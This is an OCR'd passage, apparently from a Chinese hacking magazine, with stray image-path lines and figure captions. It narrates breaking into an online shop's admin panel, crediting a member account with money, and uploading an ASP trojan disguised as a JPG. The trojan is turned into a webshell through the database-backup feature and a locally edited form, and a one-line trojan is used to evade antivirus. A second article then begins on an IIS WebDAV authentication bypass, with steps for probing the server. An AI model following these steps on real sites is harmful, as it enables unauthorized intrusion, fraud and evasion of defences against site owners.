




图4


有了管理员帐号和密码，接下来就可以登录后台了，登录成功后可以看到左边的用户管理选项，点击“商城会员管理”，可以看到我们刚才注册的会员，点击会员帐号就可以在预存款里随便加钱了，这里我填的是100，如图5。点击“确认提交”后进前台就可以看到我们的帐户里多出了100块钱。不过，还是提醒大家不要干坏事，万一警察叔叔找上门就不好了。


我们来获取webshell，点击“商品管理”下的“商品添加”，可以看到这里有很多上传图片的选项，如图6。网站使用的是ASP系统，我就找了个ASP木马在这里直接上传，很郁闷提示不符合上传类型，这也是意料之中的事，把ASP马的扩展名改

成jpg后上传，提示上传成功了，如图7。这里先记下上传的路径“/Iheeo_pic/20096121337204417 2.jpg”，因为刚才进入后台的时候我发现有数据库备份的功能，现在我们就使用备份数据库的方法来获得WEBSHELL，点击“统计信息”—“数据库备份”，如图8。然后在“当前数据库路径”填写“../Iheeo_pic/200961213372044172.jpg”，“备份数据库目录”不用管它，“备份数据库名称”我们改成个asp扩展名的文件名就行了。



图5


图6


图7


图8

意料之外的事情发生了，备份数据库名称这里竟然无法更改，只能是#shop.rar，原来程序开发人员已经想到这一招了，难道就不能突破了吗？我们保存到本地提交看看，点击查看源文件，在本地新建一个扩展名为htm的文件，把查看的源文件复制到本地的htm里，然后编辑相关的数据。由于保存下来的文件显示是相对路径，需要把提交的路径改成绝对路径，在action后面加上网站的域名，然后下面数据库路径改成我们的jpg马的路径，备份数据库名称这里我们就改成1.asp，都更改好后保存，我们在本地运行这个htm文件，如图9。点击开始备份按钮，提示备份成功了，如图10。接下来我们就访问http://www.xxx.com/1.asp，很不幸的是无法访问，原因是我的ASP木马被杀了，又要重复下刚才的步骤了，为了避免重复被杀，我重新传了一个一句话木马，很少有杀毒软件会查杀一句话木马的（有的杀软还真杀一句话，上次就因为传马被杀郁闷了，看来以后有时间把自己的马都做下免杀处理）。


图9





图10

我又按照刚才的步骤上传一句话木马，这次访问提示文件存在看来没有被杀，在本地运行一句话木马的客户端，如图11。点击GO按钮，顺利打开了我们的小马，如图12。在这里我们就可以方便的上传其它的大马了，也不怕被杀后再重复那些一系列的繁琐操作了，至此webshell到手，网站已经入侵完毕了。


图11


图12

IIS WEBDAV认证绕过漏洞详细利用

Mickey

一、漏洞概述与测试

IIS的WebDAV功能在解析URL并发送回数据时没有正确的处理Unicode令牌环，远程攻击者可以通过提交恶意HTTP GET请求绕过受口令保护的文件夹的认证，或在受口令保护的WebDAV目录中列出、上传或下载文件。

首先我介绍一下如何判断IIS开启了WEBDAV功能，手工的判断方法很简单，使用telnet连接到对方的IIS端口（也就是80端口），发送options请求就可以了，如图1。从图中可知，如果IIS开放WEBDAV的话，就会有以下的特征：

1、使用OPTIONS请求站点根目录的时候，响应2xx状态

2、IIS服务器返回的响应信息里包含DAV：1，2

3、IIS服务器返回的响应信息里包含MS—Author—Via：MS—FP/4.0，DAV

4、IIS服务器返回的响应信息里不包含X—MSDAVEXT头信息，存在此头信息，表示是SharePoint的DAV

